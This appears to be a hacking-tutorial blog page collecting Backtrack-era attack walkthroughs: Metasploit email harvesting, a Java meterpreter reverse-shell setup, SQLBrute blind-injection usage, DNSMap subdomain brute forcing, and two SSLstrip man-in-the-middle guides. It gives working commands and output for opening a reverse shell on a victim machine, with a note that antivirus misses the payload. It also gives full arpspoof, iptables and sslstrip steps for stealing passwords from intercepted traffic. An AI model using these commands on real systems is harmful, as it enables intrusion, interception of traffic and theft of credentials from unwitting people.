Showing posts with label Backtrack. Show all posts

METASPLOIT EMAIL HARSVESTING

IN THIS TUT I WILL SHOW YOU CAN TO USE METASPLOIT TO GET LIST OF EMAIL ADDRESS

OPEN TERMINAL AND TYPE
Quote:msfconsole

[Image: NU7xE.png]


NEXT STEP:
NOW WE HAVE TO SEARCH FOR EXPLOIT BY TYPING
Quote:search gather
[Image: Ib0ue.png]
YOU WILL FIND MANY EXPLOITS WE ARE GOING TO USE IS
auxiliary/gather/search_email_collector
[Image: UIQpF.png]

NEXT STEP:
SELECT THE EXPLOIT BY TYPING

Quote:use auxiliary/gather/search_email_collector
[Image: fqYEW.png]

NEXT STEP:
NOW WE ARE GOING TO CON FIG THE EXPLOIT ACCORDING TO US LIKE SETTING THE DOMAIN BY TYPING [YOU CAN EVEN VIEW THE OPTIONS AVAILABLE BY TYPING (SHOW OPTIONS) ]

Quote:set domain site.com
[Image: FPtO8.png]

NEXT STEP:
AFTER SETTING THE DOMAIN WE ARE GOING TO RUN THE COLLECTOR
BY TYPING

Quote:run
[Image: mRcMu.png]

NEXT STEP:
NOW THE COLLECTOR WILL START COLLECTING THE EMAILS FROM GOOGLE
BING YAHOO


NEXT STEP:
BOOOM U GOT THE LIST

[Image: CXmuh.png]

HOPE U LIKE THIS TUT

PLZ COMMENT AND REPLY VictoireVictoireVictoire
YOU CAN COPY PASTE IT VictoireVictoire IF POSSIBLE GIVE CREDIT SupermanSupermanSuperman

Web Application Attack and Audit Framework (W3AF)- Tutorial


Security is key point for every effective business, either you are running your own website or you are at job to manage the web application for your company you have to do little penetration testing to check the security of web application.
Now a days exploit are available and update on daily basis for different web application services.

While doing a penetration testing a pen tester must consider these exploit for different vulnerabilities.
To find a vulnerabilities is not enough a pen-tester must check the parallel exploits that are available publicly for different services.


w3af is a Web Application Attack and Audit Framework. The project goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend. w3af is working for Become the best Open Source Web Application Exploitation Framework. It provides information about security vulnerabilities and aids in penetration testing efforts.

The important fact of w3af is that it is available for all major operating system like Microsoft Windows, Linux, MAC OS, FreeBSD and OpenBSD etc. It is written in python programming language and provide both command line interface and graphical user interface.

W3af_15

W3af uses more than 130 plug-in to find vulnerabilities in web applications, after finding vulnerabilities like SQL injections, OS commanding, remote file inclusions (PHP), cross-site scripting (XSS), and unsafe file uploads, can be exploited in order to gain different types of access to the remote system.

Download
Tutorial
Once you have all the prerequisites then you can start w3af as follows:
$ ./w3af
w3af>>>

Type help will give you a list of options.


w3af>>> help
The following commands are available:

help                  You are here. help [command] prints more specific help.
url-settings       Configure the URL opener.
misc-settings    Configure w3af misc settings.
session             Load and save sessions.
plugins             Enable, disable and configure plugins.
start                 Start site analysis.
exploit              Exploit a vulnerability.
tools                 Enter the tools section.
target               Set the target URL.
exit                   Exit w3af.

w3af>>>
Now see this example:

w3af/plugins>>> audit xss
w3af/plugins>>> audit
Enabled audit plugins:
xss
w3af/plugins>>> discovery webSpider,pykto,hmap
w3af/plugins>>> discovery
Enabled discovery plugins:
webSpider
pykto
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output
Enabled output plugins:
htmlFile
console
w3af/plugins>>> output config htmlFile
w3af/plugin/htmlFile>>> view

Metasploit JAVA meterpreter payload

If you haven’t noticed the Metasploit Framework has a JAVA meterpreter payload for some time now
It supports all the commands supported by the PHP meterpreter, as of SVN revision 9777, and additionally the ipconfig, route, and screenshot commands.
It is not fully implemented into the framework yet and in order to get it up and running some manual tweaking is needed.
In this post I will show how to set it up and use it.
Further more,  I have recreated my “Evil java applet wizard” to automate the the process of getting it up and running.
The script now supports a full java attack which includes the client side applet attack and uses the meterpreter java payload instead a binary executable.
Registered members can download the script at the end of this post (Script updated Aug 17) .
Why using a java meterpreter you ask ?
Well…you’ll see later…
Requirements:
JRE 1.2 on the victim machine is enough although some features, like routing tables or screenshots, require JRE 1.3, JRE 1.4 or JRE 1.6.
You can find the java meterpreter payload jar file in:
"/pentest/exploits/framework3/data/java/loader.jar"
You will also need the “JavaMeterpreter.zip” file which you can download from HERE
I have just noticed that manual tweaking is no longer necessary the Metasploit framework now has the java meterpreter listener built in.
That means you can skip steps 1 to 4
and instead of using the patched php meterpreter you can use the java meterpreter directly.
I have also updated the script to use the java payload as well.
| |      o
_  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
|  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
/|
\|

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 578 exploits - 297 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
=[ svn r10024 updated today (2010.08.17)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  ---------------  --------  -----------

Payload options (java/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Exploit target:

Id  Name
--  ----
0   Wildcard Target

msf exploit(handler) >
Lets see how to set it up manually...
1. Download
root@Blackbox:~# cd /tmp/
root@Blackbox:/tmp# wget https://www.metasploit.com/redmine/attachments/397/JavaMeterpreter.zip --no-check-certificate
2. Unzip
root@Blackbox:/tmp# unzip JavaMeterpreter.zip
3. Copy necessary files
root@Blackbox:/tmp# cd extensions/
root@Blackbox:/tmp/extensions# cp {ext_server_stdapi.jar,meterpreter.jar} /pentest/exploits/framework3/data/meterpreter
4. Backup PHP Meterpreter files and Change jar files extensions to php (This will break PHP Meterpreter support)
root@Blackbox:/tmp/extensions# cd /pentest/exploits/framework3/data/meterpreter

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv meterpreter.php meterpreter.phpx

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv ext_server_stdapi.php ext_server_stdapi.phpx

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv meterpreter.jar meterpreter.php

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv ext_server_stdapi.jar ext_server_stdapi.php
5. Launch msfconsole and setup a multi/handler listener with a "php/meterpreter/reverse_tcp" payload.
root@Blackbox:/pentest/exploits/framework3/data/meterpreter# cd ..
root@Blackbox:/pentest/exploits/framework3/data# cd ..
root@Blackbox:/pentest/exploits/framework3# ./msfconsole
__.                       .__.        .__. __.
_____   _____/  |______    ____________ |  |   ____ |__|/  |_
/     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
\/     \/          \/     \/ |__|

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 577 exploits - 295 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
=[ svn r9993 updated today (2010.08.13)

msf > use exploit/multi/handler
smsf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
6. Copy (transfer) “/pentest/exploits/framework3/data/java/loader.jar” to victim pc and run it as follows
C:\Documents and Settings\NightRanger>java -jar loader.jar
Usage: java -jar loader.jar   []
C:\Documents and Settings\NightRanger>java -jar loader.jar 192.168.1.104 4444
7. Get your Meterpreter JAVA Shell…
[*] Sending stage (21717 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.106:1435) at Sat Aug 14 20:34:57 +0300 2010

meterpreter > sysinfo
Computer: exploit
OS      : Windows XP 5.1 (x86)
meterpreter > getuid
Server username: NightRanger
meterpreter >
P.S:
The java meterpreter will work for linux systems as well….
root@Blackbox:/pentest/exploits/framework3/data/java# java -jar loader.jar 192.168.1.104 4444
meterpreter > exit

[*] Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) > rexploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (21717 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.104:4444 -> 192.168.1.104:59806) at Sat Aug 14 20:47:40 +0300 2010

meterpreter > sysinfo
Computer: Blackbox
OS      : Linux 2.6.34 (i386)
meterpreter > getuid
Server username: root
meterpreter >
I have modified my “Evil Java Applet Wizard” script to use the JAVA Meterpreter Payload instead of a binary executable.
The reasons for that are:
1. Antivirus software will not detect JAVA Meterpreter as a malicious file (as you can see in the demo video below).
2. It make sense to use the Java Meterpreter payload if you are already using athe JAVA Applet client side attack vector.
If it worked it means that the victim has Java installed on his system which allowes us to use this payload.

SQLbrute

Description

SQLBrute is a tool for brute forcing data out of databases using blind SQL injection vulnerabilities. It supports time based and error based exploit types on Microsoft SQL Server, and error based exploit on Oracle. It is written in Python, uses multi-threading, and doesn’t require non-standard libraries (there is some code in there for pycurl, but it is disabled because it isn’t finished).
 
Usage: ./sqlbrute.py options url
            [--help|-h]                        
            [--verbose|-v]                    
            [--server|-d oracle|sqlserver]     
            [--error|-e regex]                 
            [--threads|-s number]             
            [--cookie|-k string]              
            [--time|-n]                       
            [--data|-p string]                
            [--database|-f database]          
            [--table|-t table]                 
            [--column|-c column]               
            [--where|-w column=data]           
            [--header|-x header::val]      


--data allows you to specify POST data for a form post. Takes a string containing all the data as an argument

--cookie allows you to specify the cookies to be supplied. Takes a string containing all the cookies as an argument

--header allows you to specify arbitrary HTTP headers to include in the request (e.g. Accepts headers or similar).
 The header name and value need to be supplied as a single argument of the form header::value
Other options modify the default behaviour of the tool:

--server forces the tool to use Oracle or SQL Server exploit techniques. This is needed because the tool 
defaults to SQL Server, and won't intelligently detect that Oracle is in use

--threads specifies how many worker threads the tool will use to send requests. This defaults to 5, however 
this should be reduced if you are getting unreliable results (especially when doing time based testing). 
Setting this too high has a tendency to max the CPU on your machine, and have bad effects on the machine you're testing

--time forces the tool to use time based testing instead of error based testing

--verbose turns on verbose output. By default the tool doesn't output anything until it has completely 
enumerated an entry, which can lead to wondering whether it is actually doing anything. Using verbose
 once will output preliminary results - allowing you to see that its working. Using verbose twice will output 
requests and responses to allow debug issues with the tool

--output allows us to specify an output file for the results. Otherwise the only results we will get will be to stdout
The remainder of the options specify the data to be brute forced from the database:

--error specifies a regular expression to look for that appears in one of the AND or OR cases noted above. 
Usually this will be something identifiable such as an error message, or a message noting that no results were found

--database (SQL Server only) specifies what database to use for enumerating data
--table specifies what table to use for enumerating data

--column specifies what column to use for enumerating data

--where allows us to filter what data to brute force out by specifying a WHERE clause when enumerating a column.
 The where data must be in the form column_name=data (i.e. WHERE foo=bar)
The tool is designed to be used in a logical progression:
Running the tool without specifying a database, table, or column parameter will enumerate the list of databases for 
SQL Server, and the list of user tables for Oracle
Running the tool with the name of a database (SQL Server only) will enumerate the list of tables
Running the tool with a table parameter (plus database parameter for SQL Server) will enumerate the columns in that table
Running the tool with a column parameter (with table and database parameters if applicable) will enumerate the data 
in that column of that parameter. You can then find matching values in other columns of the table through 
using a --where command line option


SSLstrip Tutorial



SSLstrip was released by Moxie to demonstrate the vulnerabilities he spoke about at Blackhat 2009. In this video we will look at how to get started with SSLstrip. We setup 2 vmware machines, one running Widnows XP (victim) and the other Backtrack 3 (Attacker). Before we actually begin hacking using SSLstrip, we need to setup the entire Man in the Middle Mechanism and packet redirection / forwarding mechanism. We do this by using the following commands in sequence:

1. Setting up IP Forwarding:

echo 1 > /proc/sys/net/ipv4/ip_forward

2. ARP MITM attack between Victim and Gateway:

arpspoof -i eth0 -t 192.168.1.6 192.168.1.1

3. Setting up port redirection using Iptables:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000

4. Start the SSLstrip tool and make it listen to port 10000 (default anyways)

python sslstrip.py -w secret

Once this setup is up and running perfectly, all of our victim's traffic will be routed through us. In particular, HTTP traffic will be redirected to our port 10000, where SSLstrip is listening. After this we will be able to eavesdrop and steal all of the victim's passwords sent supposedly over "SSL".


Bruteforce Subdomains with DNSMap

DNSMap

 This one's really quick - if you've ever needed to know some subdomains of a site, consider "dnsmap". It will bruteforce a bunch of subdomains for any domain you give it - and you can customise your own domain. It's pretty simple. Here's the linux instructions:
DOWNLOAD IT

tar xf dnsmap-latest.tar && cd dnsmap

3. Make sure you have a C compiler installed (i.e. GNU C++ Compiler) and compile it:

gcc dnsmap.c -o dnsmap

4. Make it executable:

chmod +x dnsmap

5. Run it:

./dnsmap domain.com

6. View results:

dnsmap - DNS Network Mapper by pagvac
Searching subhosts on domain google.com

ap.google.com
IP Address #1:209.85.173.103
IP Address #2:209.85.173.104
IP Address #3:209.85.173.147
IP Address #4:209.85.173.99

blog.google.com
IP Address #1:72.14.207.191

catalog.google.com
IP Address #1:74.125.19.100
IP Address #2:74.125.19.101
IP Address #3:74.125.19.102
IP Address #4:74.125.19.113

catalogue.google.com
IP Address #1:74.125.19.113
IP Address #2:74.125.19.100
IP Address #3:74.125.19.101
IP Address #4:74.125.19.102

directory.google.com
IP Address #1:209.85.173.103
IP Address #2:209.85.173.104
IP Address #3:209.85.173.147
IP Address #4:209.85.173.99

download.google.com
IP Address #1:209.85.173.99
IP Address #2:209.85.173.103
IP Address #3:209.85.173.104
IP Address #4:209.85.173.147

downloads.google.com
IP Address #1:209.85.173.147
IP Address #2:209.85.173.99
IP Address #3:209.85.173.103
IP Address #4:209.85.173.104

email.google.com
IP Address #1:74.125.19.100
IP Address #2:74.125.19.101
IP Address #3:74.125.19.102
IP Address #4:74.125.19.113

finance.google.com
IP Address #1:209.85.173.104
IP Address #2:209.85.173.147
IP Address #3:209.85.173.99
IP Address #4:209.85.173.103

groups.google.com
IP Address #1:209.85.171.113
IP Address #2:209.85.171.100
IP Address #3:209.85.171.101
IP Address #4:209.85.171.102

images.google.com
IP Address #1:209.85.173.147
IP Address #2:209.85.173.99
IP Address #3:209.85.173.103
IP Address #4:209.85.173.104

labs.google.com
IP Address #1:74.125.19.113
IP Address #2:74.125.19.100
IP Address #3:74.125.19.101
IP Address #4:74.125.19.102

mail.google.com
IP Address #1:209.85.201.18
IP Address #2:209.85.201.19
IP Address #3:209.85.201.83

mobile.google.com
IP Address #1:209.85.173.193

news.google.com
IP Address #1:209.85.171.99
IP Address #2:209.85.171.103
IP Address #3:209.85.171.104
IP Address #4:209.85.171.147

photo.google.com
IP Address #1:74.125.47.91
IP Address #2:74.125.47.93
IP Address #3:74.125.47.136
IP Address #4:74.125.47.190

photos.google.com
IP Address #1:74.125.47.190
IP Address #2:74.125.47.91
IP Address #3:74.125.47.93
IP Address #4:74.125.47.136

proxy.google.com
IP Address #1:64.233.169.4
IP Address #2:64.233.171.4
IP Address #3:64.233.179.4
IP Address #4:64.233.183.4
IP Address #5:64.233.184.4
IP Address #6:64.233.187.4
IP Address #7:66.102.0.4
IP Address #8:66.102.9.4
IP Address #9:66.102.14.225
IP Address #10:66.102.14.241
IP Address #11:216.239.42.4
IP Address #12:216.239.53.4
IP Address #13:216.239.55.5
IP Address #14:216.239.57.4
IP Address #15:216.239.59.4
IP Address #16:64.233.161.4
IP Address #17:64.233.165.4
IP Address #18:64.233.167.4

research.google.com
IP Address #1:74.125.19.102
IP Address #2:74.125.19.113
IP Address #3:74.125.19.100
IP Address #4:74.125.19.101

sandbox.google.com
IP Address #1:209.85.171.81

search.google.com
IP Address #1:209.85.173.99
IP Address #2:209.85.173.103
IP Address #3:209.85.173.104
IP Address #4:209.85.173.147

services.google.com
IP Address #1:209.85.139.110

shopping.google.com
IP Address #1:209.85.171.103
IP Address #2:209.85.171.104
IP Address #3:209.85.171.147
IP Address #4:209.85.171.99

smtp.google.com
IP Address #1:209.85.237.25

sms.google.com
IP Address #1:209.85.173.147
IP Address #2:209.85.173.99
IP Address #3:209.85.173.103
IP Address #4:209.85.173.104

support.google.com
IP Address #1:74.125.19.101
IP Address #2:74.125.19.102
IP Address #3:74.125.19.113
IP Address #4:74.125.19.100

uploads.google.com
IP Address #1:72.14.243.49

vpn.google.com
IP Address #1:64.9.224.69
IP Address #2:64.9.224.70
IP Address #3:64.9.224.68

www.google.com
IP Address #1:209.85.173.104
IP Address #2:209.85.173.147
IP Address #3:209.85.173.99
IP Address #4:209.85.173.103

www2.google.com
IP Address #1:64.233.179.104

www3.google.com
IP Address #1:64.233.179.104

31 subhost(s) found


Enjoy, and use it legally in your penetration tests.

Crack SSL Using SSLStrip With BackTrack5

sslWell this is the tutorial based article, so you must know about SSL (secure socket layer) and something about Backtrack5 because we are using backtrack5 for this tutorial, if you are using some old version like backtrack4 or if you are using some other Linux so you must be sure to install all the dependencies that being used in this tutorial.
 

Secure socket layer or SSL used to established a secure and encrypt connection between user and the server and we would like to break this secure connection so the sniffing will be occur successfully. 

To crack SSL protection we launch man in the middle attack, so doing this we need some tools and the requirement list is
1. Linux OS 2. Arpspoof 3. IPTables 4. SSLStrip 5. NetStat

Read more at:
http://vishnuvalentino.com/computer/break-ssl-protection-using-sslstrip-and-backtrack-5/
Copyright © Vishnu Valentin
Now start the game first of all, make your Linux box to start port forwarding use this command.
echo '1' > /proc/sys/net/ipv4/ip_forward

Read more at:
http://vishnuvalentino.com/computer/break-ssl-protection-using-sslstrip-and-backtrack-5/
Copyright © Vishnu Valentino
echo '1' > /proc/sys/net/ipv4/ip_forward
After this your Linux box will able to forward all the packets, now you must know about your gateway IP, to know about your gateway use the command
netstat -nr 
Now use ARPSpoof to perform attack
arpspoof -i eth0 192.168.8.8 
Here eth0 represents the network interface card if you are using wireless link than it may be wlan0, while 192.168.8.8 is the default gateway in your case may be it different normally people are using 192.168.1.1 or 10.0.0.1

Its time to use SSL Strip, download and install SSL strip from the official website shared before, after installation we are using SSL strip, make your firewall to redirect all the traffic from port 80 to port 8080 so use the command
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
 After this make all the traffic to go from ARPspoof tables 
echo '1' > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 192.168.8.8 
bt5-ssl2
If your arpspoof start capturing traffic means everything is fine and the time is to use SSL strip use the command below
sslstrip -l 8080
bt5-ssl3
After that your browser address bar does not use https it only use http and the sniffing is so easy.

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Design by Free WordPress Themes | Bloggerized by Lasantha - Premium Blogger Themes | coupon codes